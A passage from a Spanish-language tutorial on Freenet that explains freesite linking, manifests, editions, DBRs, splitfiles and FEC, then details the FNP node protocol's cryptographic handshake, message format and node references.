Supongamos que creamos un freesite y enlazamos a otros archivos del mismo freesite, o a otros freesites, o utilizamos imagenes con <img> y añadimos a los URIs "http://localhost:8888/" Que ocurrira? Pues que si alguien quiere conectarse a traves de un FProxy abierto (incluyo una pequeña lista) porque -puede ser- no desea/no puede mantener un nodo -transitorio o permanente- Freenet, no funcionaran esos enlaces ni esas imagenes para el. Por que? Porque el navegador realizara la peticion a la maquina local -que no esta corriendo FProxy- y esta rechazara la conexion (Ay ay ay!!!).

Todos los enlaces a archivos de Freenet deben incluirse como CLAVES VALIDAS (sin http: bla bla) para que el navegador realice la peticion al host sobre el que corre FProxy. Cuando usamos FProxy asi, el navegador cree que *todos* los archivos se encuentran la maquina sobre la que este corre (y de hecho, una vez FProxy los pide es asi) de forma que al introducir las claves como enlaces relativos se hacen las peticiones de forma correcta y transparente al usuario, no importa si el host con FProxy es el host local o es remoto.

Ademas, el filtro de proteccion del anonimato nos avisa cada vez que intentamos utilizar un enlace que comienza por http://, y es un verdadero coñazo tener que cargar la pagina de aviso y pulsar el boton para cada enlace, asi que espero potenciales creadores de freesites no me sean chapuceros y hagan las cosas de forma correcta. :D

4.2. Mejoras al sistema.

Mediante las claves SSK ya podemos tener freesites a los que unicamente nosotros podemos añadir nuevos archivos y que ademas den una idea de que es lo que el usuario se esta bajando. Pero aun se puede mejorar el sistema mucho mas. Para ello, se introducen metadatos (metadata). Los metadatos son introducidos por Freenet junto con los archivos insertados de forma que aportan mas informacion al cliente de lo que esta recibiendo, o incluso pueden servir para redireccionar la peticion a otro archivo.

Si quereis podeis ver los metadatos asociados a un fichero podeis hacerlo directamente con la distribucion de Freenet. Para ello hay que escribir:
```
        java -cp <directorio de freenet>/freenet.jar freenet.client.cli.Main
                get --noredirect <clave> <archivo>.
```
Por ejemplo, supongamos que queremos ver los metadatos asociados al archivo con clave (nota: utilizo el caracter de escape \ para indicar que la orden continua en la siguiente linea):
```
        SSK@55pgy08Cs7yxQyOttrflL8RGZVcPAgM,W6k8nbDP~T9StSHXQg5D9g\
                /freenet_set27_lindir.txt
```
La orden seria entonces:
```
        java -cp freenet.jar freenet.client.cli.Main get --noredirect \
                SSK@55pgy08Cs7yxQyOttrflL8RGZVcPAgM,W6k8nbDP~T9StSHXQg5D9g\
                /freenet_set27_lindir.txt freenet_set27_lindir.txt
```

4.2.1. Archivos de mapa o manifiestos.

Los mapas (Map Files) o manifiestos (manifests) son archivos puros de metadatos que contienen las claves CHK de otros archivos. El objetivo de los manifiestos es acelerar la carga de un freesite reduciendo el numero de busquedas que FProxy tiene que hacer. Me explico:

Supongamos que hemos creado un freesite, que en general sera una pagina HTML con enlaces a otras paginas/archivos y con graficos (i.e. el fondo) etc. dentro de un mismo espacio de claves SSK (lo mas comun). Estos enlaces a otros archivos generalmente los añadimos como enlaces a su clave SSK (o mediante una clave KSK menos segura, por lo tanto todo lo que sigue vale

para claves SSK o KSK).

De forma que, para cargar el contenido de una pagina y su fondo (una imagen), FProxy tendria que buscar la clave SSK de la pagina, la cual le daria la clave CHK asociada. Despues tendria que buscar esta clave CHK, obteniendo el texto HTML de la pagina. Pero ese texto tendria un enlace hacia otro archivo (la imagen de fondo) mediante otra clave SSK que FProxy tendra que obtener de la red para conseguir la clave CHK asociada a este nuevo archivo y, mediante esta clave CHK, obtener los datos del archivo (los datos de la imagen en este caso). Por lo tanto en este caso han sido necesarias cuatro consultas.

Para evitar esto lo que se hace es lo siguiente: se tiene un manifiesto con todas las claves CHK del sitio, y se se utiliza este manifiesto (que solo hay que bajar de Freenet una vez) para realizar todas las busquedas, con lo cual se elimina el paso de obtener las claves SSK.

En versiones antiguas de Fred se utilizaba la sintaxis MSK@SSK@<key>/<file> para realizar la busqueda mediante el manifiesto. La sintaxis actual es mas sencilla (recordar que tambien vale para claves KSK):

SSK@<clave>/<mapfile>//<file>.

Si FProxy recibe una peticion de este estilo, intentara obtener el manifiesto con clave SSK@<clave>/<mapfile> y cuando lo tenga buscara en dicho archivo la clave CHK asociada al fichero "file" e intentara obtener los datos asociados.

Algunos puristas de la programacion (particularmente jnk) consideran que puede incluso mejorarse la tecnica si en vez de utilizar manifiestos se enlaza directamente hacia las claves CHK (sobre todo cuando se trata de sites con muchas imagenes) y que FProxy deberia mantener una especie de "cache" de los manifiestos en memoria. La discusion sobre este tema -asi como un ejemplo practico sobre el mismo- puede hallarse en:

SSK@padAbxDs9jixhld6wGLvZ0TyoFAPAgM/SSKvsCHK/2//

4.2.2. Ediciones de un freesite.

Puesto que una web estatica suele ser bastante pobre y poco interesante en la mayoria de los casos, existe una tecnica llamada "freesites editions" que permite distintas versiones de un mismo freesite.

Para crear ediciones, lo unico que tenemos que hacer es añadir a nuestro archivo una referencia a una clave inexistente (aun). Es decir, si por ejemplo nuestro sitio tiene la clave: SSK@<publica>/mi_pagina_1.html, podemos añadir en el html un enlace a la clave: SSK@<publica>/mi_pagina_2.html, de forma que solo cuando el nuevo archivo exista se podra acceder al mismo desde la edicion antigua.

Hasta aqui, vale, sencillo. Pero como va el usuario a darse cuenta de que existe una nueva version? Pues porque en realidad lo que se suele introducir es una imagen que aun no existe, de forma que cuando obtengamos la pagina html y veamos dicha imagen eso significara que ya hay una edicion mas moderna de la misma. Si bajamos la pagina pero la imagen no aparece, significa que aun no existe ninguna edicion nueva. Esto es lo que se conoce con el nombre de "activelink". Ademas de avisarnos de la existencia de una nueva edicion, los activelinks permiten que los manifiestos se repliquen por la red, puesto que para obtener la clave CHK correspondiente al activelink debemos obtener primero el manifiesto asociado. Por ello tambien contribuyen mantener vivos los freesites. Por cierto que los activelinks tambien se utilizan en freesites con DBR (ver DBRs mas adelante).

Las ediciones tienen dos problemas importantes: el primero, que necesitaremos bajar las dos versiones del mismo freesite para acceder a la mas moderna. Y el segundo, que puede ser que el freesite antiguo si este accesible pero la imagen no, aunque exista (hay que recordar que puede ocurrir que un archivo

exista pero no consigamos obtenerlo, por ejemplo debido a que el numero de HTL es muy bajo). Este ultimo caso es bastante improbable puesto que los activelinks son con diferencia los contenidos mas replicados por Freenet, pero podria darse. Aun asi, las ediciones de freesites son una tecnica muy utilizada por sus creadores, sobre todo cuando los contenidos no se actualizan de forma regular.

4.2.3. DBRs.

Las DBRs vienen a solucionar los problemas de modificacion de archivos de una forma mas elegante, proporcionada por la misma Freenet de forma transparente al usuario (receptor de la informacion).

DBR son las siglas de Date Base Redirection, redireccion de la base con la fecha. El mecanismo se basa en traducir las claves solicitadas como SSK@<public>/<file>// a claves de la forma:

SSK@<public>/<time>-<file>//

donde <time> es la representacion en hexadecimal del numero de segundos transcurridos desde "La Epoca" (por ejemplo, 3c050e00). De esta forma, la propia Freenet se ocupa de que recibamos la version mas moderna de un freesite. De cualquier modo, siempre podemos indicar manualmente una fecha determinada para obtener la version que queramos de esa pagina.
(Nota: La Epoca, por si alguien lo dudaba :), son las 00:00:00 del 1 de enero de 1970)

Cual es la parte negativa de las DBR? (o acaso pensabas que esto iba a salirte gratis?) Pues que el creador del freesite tiene que actualizar ciertos archivos diariamente (o de forma mas o menos periodica) si desea que el sitio este disponible. Ademas, solo puedes realizar una actualizacion por dia del site como maximo. Esto no ocurre con las "ediciones", por ello este metodo se usa con freesites que se actualizan muy a menudo (como TFE) y las ediciones con los que se actualizan de tarde en tarde y con periodos irregulares entre las distintas versiones.

4.2.4. Splitfiles.

Otro mecanismo que se utiliza para distribuir la informacion son los "splitfiles" o archivos separados. Este consiste en dividir un archivo en varios mas pequeños. Estos trozos se introducen todos en Freenet y tambien se introduce un archivo con metadatos que apuntan a cada uno de los trozos.

De esta forma, ocurre al igual que con e-Donkey: podemos obtener un mismo archivo a partir de sus trozos que pueden estar en servidores distintos. Asimismo, podemos reanudar una descarga simplemente bajando los trozos que aun no tenemos en la cache, reduciendo la carga de la red y el tiempo de espera.

4.2.5. FEC.

FEC son las siglas de Forward Error Correction. Esta es una tecnica que se utiliza en muchos sistemas (por ejemplo, en los buscapersonas) en los que una retransmision de la informacion es muy costosa, imposible (porque en el sistema la informacion fluye en un solo sentido, por ejemplo en los buscas television por satelite) o incluso inservible (en sistemas en tiempo real como en videoconferencias de nada sirve la retransmision de datos mal recibidos).

Los sistemas FEC se basan siempre en añadir informacion redundante que permite corregir los errores de transmision. Un ejemplo pueden ser los codigos de correccion de errores de Hadamard, CRC polinomicos, etc.

En el caso de Freenet, los sistemas FEC que se utilizan estan estrechamente

relacionados con los splitfiles: en cada trozo de un splitfile se incluye informacion redundante de forma que si faltan algunos trozos (no muchos) del archivo original, este pueda reconstruirse a partir de los que si estan disponibles. Es un caso tipico (en e-Donkey, por ejemplo) que falten solo algunos o incluso solo un trozo de un archivo dividido. En ese caso, sin FEC lo que si esta disponible no nos sirve para nada (en general, puede que en algun caso no nos importe perder un trozo). Con el sistema FEC implementado por Freenet, si tenemos suficientes porciones del archivo podremos reconstruir el mismo al completo.

Hay que destacar que el subsistema que incluye Freenet para FEC puede ser sustituido por otras versiones en C u otros lenguajes, no necesariamente java, para aumentar el rendimiento del sistema al bajarse los splitfiles.

5. Las entrañas de Fred.

Hasta aqui hemos visto el aspecto "superficial" de Fred. No sabemos en realidad nada de como se comunican unos nodos con otros, ni que protocolos utilizan. Asi que ahora viene la parte mas interesante si te gustan las redes de ordenadores. Si no es asi, mejor que no la leas. Puedes saltartela y seguir utilizando Freenet tranquilamente, o elegir la pildora roja y conocer la verdad... :-)

Toda esta informacion se encuentra desperdigada entre multiples documentos, normalmente desfasados, por la WWW y Freenet. En la propia pagina del proyecto se indica que el codigo fuente debe ser la unica fuente de documentacion sobre el comportamiento de Fred, pero abordar el codigo fuente -sobre todo si, como yo, te interesa poco el lenguaje Java- no es trivial precisamente. Por lo tanto, me basare en dichos documentos y en informacion obtenida de otras personas y dejo la ingenieria inversa para alguien con mas tiempo y ganas, aunque algunas cosillas las saco directamente del codigo del CVS.

Fred utiliza dos protocolos distintos (en realidad, dos torres de protocolo) para su funcionamiento. FNP (Freenet Network Protocol) y FCP (Freenet Client Protocol) son los nombres de estos protocolos. FNP es el protocolo que utilizan los nodos para hablar entre si, y FCP es el protocolo que utilizan los programas cliente para hablar con el nodo local.

Nota sobre FCP: La parte correspondiente al protocolo de cliente no la toco en este articulo. Es la parte mejor documentada, y si buscais por la web de Freenet en Sourceforge no tendreis ningun problema en hallar informacion sobre ello.

5.1. FNP.

NOTA: La informacion aqui detallada esta basada en la descripcion del protocolo FCP 1.4x, que se utiliza a partir de la version 0.4 de Freenet. Puesto que el documento en cuestion se considera en desarrollo, no debe tomarse esta informacion sino como una guia introductoria.

FNP es una torre de protocolos estratificada (al estilo OSI) que define las tres ultimas capas del modelo OSI: sesion, presentacion y aplicacion. Las capas inferiores no se definen, pero se requiere ciertas caracteristicas para el correcto funcionamiento del sistema (especificamente, de la capa de transporte). El diseño se ha llevado a cabo pensando en el protocolo TCP, por lo que este es el protocolo de transporte por defecto, aunque nada impide que futuras versiones utilicen otros protocolos de transporte.

Tampoco los protocolos definidos por el FNP son interdependientes, y se supone que se puede cambiar la implementacion de una capa si su interfaz con las otras se mantiene invariable. Para conseguir esto, los nodos deben

especificar para cada capa el protocolo mediante el cual pretenden comunicarse antes de comenzar el intercambio de datos. Esto se hace mediante el envio de un entero de dos octetos en forma "network-byte-order" (big endian) al inicio de cada establecimiento de conexion en cada capa. Este numero entero se conoce con el nombre de "indicador" (designator).

5.1.1. Requerimientos a la capa de transporte.

La capa de transporte debe ser capaz de soportar servicio en modo conexion, transferencia de datos en forma de octetos, control de errores y la posiblidad de mantener varias conexiones hacia otro(s) nodo(s) simultaneamente.

No se espera de la capa de transporte que aporte un mecanismo para cortar la conexion. En su lugar, se considera que una conexion esta cerrada despues de recibir un mensaje que indique dicho evento a nivel de capa de sesion, cuando se da un estado de error a la hora de negociar los protocolos de sesion y presentacion, o cuando un campo erroneo la esta bloqueando.

5.1.2. Capa de sesion criptografica. (FNP/S)

Es la primera capa definida por el protocolo FNP. Se ocupa del establecimiento del enlace criptografico entre dos nodos, la autenticacion de los nodos y el envio de datos cifrados. Su indicador es 0x0001.

El mecanismo para establecer la sesion es basicamente utilizar el algoritmo Diffie-Hellman (claves asimetricas) para comunicarse una clave secreta, y posteriormente usar esa clave para el algoritmo de cifrado simetrico AES (Advanced Encryption Standard). Todo el que sea un apasionado de la criptografia sabra ya de que se habla; para los que no nos gusta tanto, espero que la siguiente explicacion sea suficiente.

5.1.2.1. Inicio de sesion. (Full Handshake)

5.1.2.1.1 Generalidades.

Supongamos dos nodos Alice y Bob cuyos identificadores DSA son a y b respectivamente. De ahora en adelante, el operador + indica concatenacion, el operador ^ indica exponenciacion, ElGx(Y) significa cifrar el mensaje "Y" mediante el algoritmo ElGamal (en realidad, se usa el algoritmo DLES, que es equivalente a cifrar con ElGamal pero mas rapido y seguro) y la clave "x", y el operador mod n indica resto de la division por n (tambien conocido como modulo-n). Este numero n se corresponde con el siguiente entero primo estandar IPSec de 1024 bits:

```
FFFFFFFF FFFFFFFF C90FDAA2 2168C234 C4C6628B 80DC1CD1
29024E08 8A67CC74 020BBEA6 3B139B22 514A0879 8E3404DD
EF9519B3 CD3A431B 302B0A6D F25F1437 4FE1356D 6D51C245
E485B576 625E7EC6 F44C42E9 A637ED6B 0BFF5CB6 F406B7ED
EE386BFB 5A899FA5 AE9F2411 7C4B1FE6 49286651 ECE65381
FFFFFFFF FFFFFFFF
```

Todos los numeros son enviados y calculados como MPI (Multi-Precision-Integer) del mismo modo que se define en la especificacion de OpenPGP: cada MPI se compone de un entero (big endian) de dos octetos que indica la longitud en bits del numero, seguido de una cadena de octetos que contienen el numero en forma big endian. La longitud se aplica a partir del primer bit mas significativo distinto de cero. Por ejemplo, el numero 1 se codifica como [0x00 0x01 0x01], no es valida la codificacion [0x00 0x02 0x01].

Las firmas se calculan mediante DSA (Digital Secure Algorithm) sobre el hash SHA1 (Secure Hash Algorithm 1) de los datos.

Ademas del valor n utilizado, se definen tambien los valores p=n y g=2 para el intercambio de la clave simetrica (lo que se conoce como el grupo A de Diffie-Hellman). Distintos valores de p, g e incluso otro parametro llamado q se definen en /crypt/Global.java para distintos "grupos" de cifrado tanto para el algoritmo Diffie-Hellman como para el algoritmo DSA. Cada uno de estos grupos tiene su utilidad especifica (para KSKs, SVKs, cifrado de clave publica y firmas, etc.). Para el inicio de sesion se utiliza el anteriormente nombrado Diffie-Hellman Group A.

5.1.2.1.2. PCFB (Periodic Cipher FeedBack).

PCFB son las siglas de Periodic Cipher FeedBack. Este es un mecanismo para utilizar cifrado por bloques pero que permite enviar un octeto cada vez. Se supone que ambos extremos se han puesto de arcuerdo previamente en la clave con la que se va a cifrar (en el caso de Freenet, esto se hace con el algoritmo Diffie-Hellman, como luego veremos).

Existen dos buffers de memoria para cada comunicacion, uno para enviar y otro para recibir. Estos buffers toman el tamaño de un bloque de cifrado. A partir de ahora describire lo que ocurre en uno de los flujos emisor -> receptor par estos buffers (en el otro ocurre el mismo proceso intercambiando emisor por receptor).

Lo primero que hace el emisor es llenar el buffer con un "vector de iniciacion" (Initialization vector o IV) de octetos aleatorios y enviar dicho IV al otro extremo. El otro extremo guarda el IV en su buffer de recepcion y ambos cifran sus buffers correspondientes, reemplazando el contenido de ambos con el resultado del cifrado. De esta forma, ambos extremos tienen en un buffer (de emision para el emisor, de recepcion para el receptor) el IV cifrado.

Cuando el transmisor quiere enviar su primer octeto, realiza la XOR del mismo con el primer octeto de su buffer de transmision, envia el resultado al otro extremo y tambien reemplaza el primer octeto del buffer de transmision con el resultado de la XOR.

El receptor toma el octeto recibido y realiza la XOR del mismo con el primer octeto de su buffer de recepcion, obteniendo el octeto inicial que el emisor queria enviarle. Asimismo, reemplaza el primer octeto de su buffer de recepcion con el octeto recibido (antes de realizar la XOR con el del buffer de recepcion). En este momento el primer octeto del buffer de recepcion del receptor y el primero del buffer de transmision del transmisor coinciden de nuevo.

Para siguientes octetos se lleva a cabo el mismo proceso con los siguientes octetos no usados de cada buffer. Una vez el buffer de transmision del emisor (y por tanto, el de recepcion del receptor) han sido completamente reemplazados, se vuelve a cifrar su contenido mediante AES, obteniendo un nuevo buffer con nuevos octetos sin usar que vuelve a iniciar el ciclo.

5.1.2.1.3. Establecimiento del enlace.

Los pasos son los siguientes:

- Alice elige un entero grande "x" y calcula Ca=g^x mod n
- Alice envia a Bob un octeto (0x08) cuyos 5 bits mas significativos indican la version del protocolo de sesion (0x01) y los tres menos significativos son el indicador de inicio de sesion (0x00).
- Alice le envia a Bob Ca+ElGb(Ca). (recordar que b es el identificador DSA de Bob)
- Bob comprueba que el cifrado de Ca con b es correcto y almacena Ca.

- Bob elige un entero grande "y" y calcula Cb=2^y mod n
- Bob envia a Alice 0xfb+Cb. 0xfb es el "Silent Bob byte", caracter que no se encuentra en los protocolos que usan ASCII de 7-bit (HTTP, FTP, etc.) y que es un numero primo.
- Para Alice, Z = Cb^x mod n. Para Bob, Z = Ca^y mod n. En ambos casos Z = g^(xy) mod n, pero nadie que haya estado escuchando la conversacion de Alice y Bob conoce Z salvo ellos (Diffie-Hellman).

*NOTA: A partir de este instante, toda la comunicacion siguiente se cifra mediante el algoritmo AES (Rijndael) usando PCFB y tomando Z como clave.

- Alice calcula su firma DSA de Ca+Cb y envia a Bob Ya+sign(Ca+Cb). "Ya" es la clave publica DSA de Alice y el operador sign() indica firma DSA.
- Bob comprueba que la firma es correcta.
- Bob envia a Alice sign(Ca+Cb) firmada con su clave publica Yb. Notar que Alice conoce Yb=b.
- Alice comprueba que la firma es correcta.

A partir de este instante se considera que el enlace esta establecido y puede comenzar el intercambio de mensajes utilizando AES con PCFB.

5.1.2.2. Reinicio de sesion (Restart Handshake).

El reinicio de sesion es un mecanismo utilizado para acelerar el establecimiento de conexiones entre dos nodos. Para ello, los nodos deben almacenar la clave de sesion Z en una cache durante al menos 4800 segundos (una hora y 20 minutos). Si se quiere conectar a un nodo para el cual tenemos una clave Z con menos de una hora de existencia almacenada, nuestro nodo debe intentar un reinicio de sesion en lugar de establecer una nueva sesion.

Para restablecer una sesion -es decir, para establecer una nueva conexion con el antiguo valor Z como clave para cifrado- el proceso es:

- Alice envia a Bob un octeto (0x09) cuyos cinco bits mas significativos indican la version del protocolo (0x01) y cuyos tres bits menos significativos indican reinicio de sesion (0x01).
- Alice envia a Bob ElGb(hash(Z)+0x00000000) (recordar que b es el identificador DSA de Bob). El operador hash() devuelve el hash SHA1 del operando.
- Bob comprueba que los 4 octetos menos significativos son cero, y si es asi busca Z en su cache mediante hash(z).

A partir de este instante se considera que el enlace esta establecido y de nuevo pueden intercambiarse mensajes mediante AES/PCFB.

5.1.3. Capa de presentacion/mensajes (FNP/P)

Los mensajes que se intercambian por los enlaces establecidos mediante FNP/S son cadenas de caracteres UTF y tambien es posible que al final contengan un campo de datos adjuntos en formato binario (trailing field). Los mensajes sin los datos adjuntos pueden tener una longitud maxima de 65536 caracteres y, aunque actualmente solo se utilizan caracteres ASCII de 7 bits, las implementaciones deben incluir soporte para caracteres UTF fuera de ese rango.

5.1.3.1. Formato general de los mensajes.

El formato general de un mensaje FNP/P en representacion EBNF (Extended

Bachus Naur Form) que sigue esta copiado literalmente de la especificacion del protocolo, por lo tanto mantengo los nombres en ingles. Este formato es:

```
Message  ::=     Command NL FieldSet NL [ Trailing ]
Command  ::=    { UTF }
NL       ::=    (’0x0D’ ’0x0A’) | ’0x0A’
Fieldset ::=    { Field } EndString
Field    ::=    FieldName ’=’ FieldVal NL
FieldName::=    SubName { ’.’ SubName }
SubName  ::=    UTF { UTF }
FieldVal ::=    { UTF }
EndString::=    { UTF }
Trailing ::=    Octet { Octet }
UTF      ::=    Octet | (Octet Octet) | (Octet Octet Octet)
Octet    ::=    ’0x00’ | ’0x01’ | ’0x02’ | ... | ’0xFF’
```

Todas cas cadenas de caracteres UTF (Command, FieldName, FieldVal, y EndString) tienen una longitud maxima de 4096 caracteres.

En todos los comandos (Command), subnombres (SubNames) y Terminadores (EndStrings) se distinguen mayusculas de minusculas, y por lo tanto no es lo mismo "Imposible" que "imposible". Las distintas implementaciones deben asegurarse de que el receptor no recibe dos campos con el mismo nombre, puesto que si esto ocurre el comportamiento del mismo no esta definido.

Los campos relacionados se agrupan mediante una notacion de subnombres separados por puntos. Si un elemento llamado "im" tiene dos propiedades llamadas "posible" y "presionante", ambos deben ser escritos como los FieldNames im.posible e im.presionante. Los campos relacionados con los datos, por ejemplo, que deben ser almacenados con los mismos se agrupan bajo el subnombre Storable.

Vemos que la indicacion de nueva linea puede ser recibida al estilo Unix o al estilo Windows, aunque este ultimo es el que se debe utilizarse cuando se codifiquen mensajes.

Por ultimo, para permitir relleno futuros modos de cifrado por bloques -aunque ya hemos visto que la capa FNP/S actual utiliza PCFB y no necesita relleno- los caracteres nulos (0x00) al final de un mensaje deben ser ignorados. Por lo tanto los comandos (Command) deben empezar con un caracter no nulo.

5.1.3.2. Representaciones estandar.

Algunas representaciones estandar usadas en los campos son:

a)Cadenas de caracteres (Strings):

Simplemente, cadenas de caracteres UTF.

```
String  ::=     UTF { UFT }
```

b)Valores numericos (Numbers):

Los valores numericos son cadenas de caracteres de literales hexadecimales, sin distincion entre mayusculas y minusculas. Si no se expresa un limite, debe asumirse que son valores de 64 bits.

```
Numer   ::=     hex { hex }
hex     ::=     ’0’ | ’1’ | ’2’ | ’3’ | ’4’ | ’5’ | ’6’ | ’7’ | ’8’ |
                ’9’ | ’a’ | ’b’ | ’c’ | ’d’ | ’e’ | ’f’ | ’A’ | ’B’ |
                ’C’ | ’D’ | ’E’ | ’F’
```

c)Valores binarios.

Son cadenas de caracteres hexadecimales en las que cada dos caracteres codifica un octeto.

```
Binary  ::=     byte { byte }
byte    ::=     hex hex
hex     ::=     '0' | '1' | '2' | '3' | '4' | '5' | '6' | '7' | '8' |
                '9' | 'a' | 'b' | 'c' | 'd' | 'e' | 'f' | 'A' | 'B' |
                'C' | 'D' | 'E' | 'F'
```

5.1.3.3. Campos especiales.

Hay algunos nombres de campos que estan reservados para las capas altas del protocolo. Estos son:

a)El campo Connection.

Este campo esta reservado en todos los mensajes FNP para transportar comandos relativos al estado de la conexion de la capa de transporte sobre la cual el mensaje es enviado. En la especificacion en la que me baso solo hay definidos dos valores, "close" (cerrar) y "sustain" (mantener).

Si se recibe un mensaje con un valor close en el campo Connection, esto significa que se cierra la conexion, y el receptor de este mensaje debe enviar cuanto antes otro con el valor close en campo Connection a su vez tan pronto como pueda. Aunque es posible enviar otros mensajes una vez se haya recibido un "close", esto debe evitarse siempre que se pueda.

El extremo que desee cerrar una conexion debe enviar un "close" y no enviar mas mensajes por la misma. En cambio, debe permanecer a la escucha de mensajes por esa conexion hasta que el otro extremo envie un mensaje con el valor close en el campo Connection.

El valor sustain indica al otro extremo que debe intentar mantener la conexion abierta tanto tiempo como pueda.

b)El campo Length.

Este campo esta reservado para indicar el numero de octetos del campo de datos (trailing field) de todos los mensajes FNP. Si este campo no existe o su valor es cero, no existen datos. Si su valor (n) es mayor que cero, los n octetos que siguen a la EndString pertenecen a los datos. Los datos pueden terminar antes de tiempo bajo alguna circunstancia (principalmente cuando un nodo descubre que esta enviando datos corruptos). Si asi ocurriese, existe un octeto de control (control byte) que se envia justo tras los datos que contendra el valor apropiado (la constante CB_RESTARTED posiblemente).

5.1.3.4. Mensajes Especiales.

Los mensajes cuyo Command es "Void" se consideran mensajes vacios. Estos mensajes no llevan informacion funcional a las capas altas del protocolo, pero pueden servir para indicar valores en el campo Connection, y tambien como relleno para evitar un analisis del trafico de Freenet. Los mensajes Void pueden contener datos, pero su longitud no debe ser superior a 65536 octetos.

5.1.3.5. Resumenes de Fieldset y firmas.

Se calculan hashes (resumenes) de los grupos de campos (Fieldsets) de forma que puedan ser autenticados. El metodo estandar para obtener el hash de un Fieldset es todos los nombres de campo (FieldNames) en orden alfabetico y

aplicar al total el algoritmo SHA1.

Cuando se firma un Fieldset, la firma se realiza sobre el hash calculado utilizando una clave privada, y se añade al propio Fieldset en el campo de nombre "signature". Por supuesto, este no debe incluirse a la hora de calcular el hash y de comprobar la firma del mensaje.

5.1.4. Capa de aplicacion.

La capa de aplicacion especifica el comportamiento esperado de las implementaciones de Freenet. Fred se comporta siguiendo esta descripcion.

Se definen tres tipos de peticiones que pueden llevarse a cabo: InsertRequest (peticion de insercion), DataRequest (de datos) y Announcement (anuncio). Las peticiones de insercion (y no penseis mal) sirven para introducir datos en Freenet. Las de datos, para recibir datos de la red. Y los anuncios sirven para señalar la presencia de un nuevo nodo a los existentes.

5.1.4.1. Conceptos generales.

5.1.4.1.1. Identificador de mensaje (UniqueID).

Todos los mensajes contienen un campo que sirve para identificar los mensajes que corresponden a la misma interaccion (una instancia uno de los tres tipos de peticiones posibles). El grupo de mensajes que comparte el mismo UniqueID se conoce con el nombre de "cadena de mensajes" (message chain).

El UniqueID es un numero de 64 bits codificado de forma estandar que debe escogerse de forma aleatoria por parte del nodo que comienza la cadena de mensajes.

5.4.1.2. Referencias a nodos (node references).

Las referencias a nodos son la forma de direccionamiento utilizada en Freenet. Todos los nodos permanentes deben ser capaces de crear referencias a si mismos. Las referencias contienen los siguientes elementos:

-identity: la clave publica del nodo
-identityGroup: el grupo utilizado para la clave publica. Es un campo opcional que solo se incluye si no se utiliza el grupo por defecto.
-sesion protocols: debe ser una lista de los numeros designadores de todos los protocolos de sesion criptografica. Al menos uno debe estar soportado.
-presentation protocols: al igual que el anterior, una lista de designadores para los protocolos de presentacion soportados. Al menos debe haber uno.
-physical address: la direccion de red (y la parte de transporte, por ejemplo el puerto TCP) para todos los protocolos de transporte del nodo. Normalmente incluye direccion IP y puerto TCP.
-revision: un indicador indicando el numero de revision de la referencia. Debe ser un valor incrementado cada vez que se cambie la referencia. Este campo parece ser obsoleto y sustituido por otro de nombre "version".
-signature: la firma de la referencia por el propio nodo. Todas deben estar firmadas por el nodo al que pertenecen.
-ARKencryption: la clave con la que se cifran los datos incluidos en la ARK del nodo.

---- NOTA sobre ARK:
Las ARKs (Address Resolution Keys) no son mas que archivos que un nodo introduce en Freenet cada vez que su direccion de red (IP en general) cambia, bajo una clave (de tipo ARK) que contienen la nueva direccion de red del nodo.

De esta forma, mediante un mecanismo similar al ARP de IP, se permite que nodos con IP dinamica formen parte de Freenet. Cada vez que un nodo no pueda contactar con alguno de su lista, intentara conseguir la clave ARK del mismo pidiendola a otros nodos de la red. Cuando la consiga, intentara contactar con la direccion de red que contenga el archivo recuperado. Cada nodo inserta un archivo nuevo bajo una clave ARK que tiene una parte numerica que se incrementa para cada archivo. De esta forma, se comienza con la ARK revision 0 y se va incrementando cada vez que la IP cambia, insertandose las nuevas direcciones de red bajo las claves con revision 1, 2, etc. Los otros nodos deben mantener una referencia a la ultima revision valida de la ARK e intentar conseguir una nueva cada vez que no puedan contactar con un nodo. Los nodos con IP estatica no necesitan este mecanismo, ya que su direccion no cambia.

Un ejemplo (real, tomado de seednodes.ref) de esto puede ser:

```
signature=5132f5423c0b9d5222be94c6fae97a04c0b23af9,377deb1c575f9032ea3f664...
version=Fred,0.5,1.46,598
presentations=1
identity.g=930168de21e7fb66c0375e08e964255a0f7f0ad54507a51864afdc686f36be...
identity.q=ef1f7a7a73362e526515f348075aee265e9eff45
identity.p=cb0a782c7abff4920000000000000000000000000000000000000023d66...
identity.y=74ba7bd3a0eee38b0b0ea740eb7130785114db4df88d551d25b37893cf72cec...
ARK.encryption=9d72346e32f293def149964c10ab452398c9ae6766149e7104e5982fc1...
ARK.revision=0
sessions=1
physical.tcp=192.168.1.1:3676   /* La direccion es falsa, obviamente */
End
```

Puede verse que se ha modificado la especificacion, y que ahora se indican los enteros largos g,q,p e y utilizados en los mecanismos criptograficos y de firma, y que tambien se indica la version del nodo e incluso el numero de construccion (build) que en este caso es el 598. Tambien se incluye la ultima revision de la ARK, en este caso la 0 (no se ha usado ARK aun).

Hay una representacion alternativa para el caso de que la identidad de la referencia sea conocido de antemano. Si ocurre asi, el campo "identity" sera obviado y en su lugar se añadira el campo "identityFP" (finger print). Cuando se necesite reconstruir esas referencias, el campo "identity" debe ser recuperado de alguna otra fuente.

5.4.1.3 Datos.

Para cada seccion de datos existe un Fieldset asociado llamado "Storables" (almacenables) por razones historicas. Este fieldset contiene informacion acerca de los datos, y cada campo que lo constituye varia un poco segun el tipo de clave al que corresponda.

Para los datos se usa un flujo progresivo de hashes, que no es mas que un flujo de datos divididos en secciones en el cual cada seccion va precedida de su propio hash y del hash de la siguiente parte. Para interesados en el tema, el codigo de Fred indica que la implementacion de los flujos progresivos de hashes se ha tomado de: "How to Sign Digital Streams" por Gennaro, R y Rohatgi, P; Advances in Cryptology - CRYPTO ’97, 1997.

Los campos de los que consta "Storables" son:

-Part-size: indica el tamaño de cada parte en el hash progresivo de los datos.
-Initial-digest: resumen de la primera parte del flujo.
-Symmetric-cipher: tipo de cifrado utilizado, debe mantenerse para que los

clientes puedan interpretar los datos.
-Document-header: al igual que el campo anterior, ayuda a los clientes a interpretar los datos, tampoco es usado por el protocolo.
-Public-key: clave publica para datos firmados.
-Document-name: tambien para datos firmados, debe ser un resumen del nombre legible del documento.
-Signature: para datos firmados, la firma de todos los campos del set "Storables", por supuesto excluyendo este campo.

En resumen, debe ser:

Initial-digest:
Part-size=<integer>
Initial-digest=<byte array>
Symmetric-cipher=<string>
Document-header=<byte array>
[Public-key=<identity set>]
[Document-name=<byte array>]
[Signature=<byte array list>]

5.4.1.4 Claves.

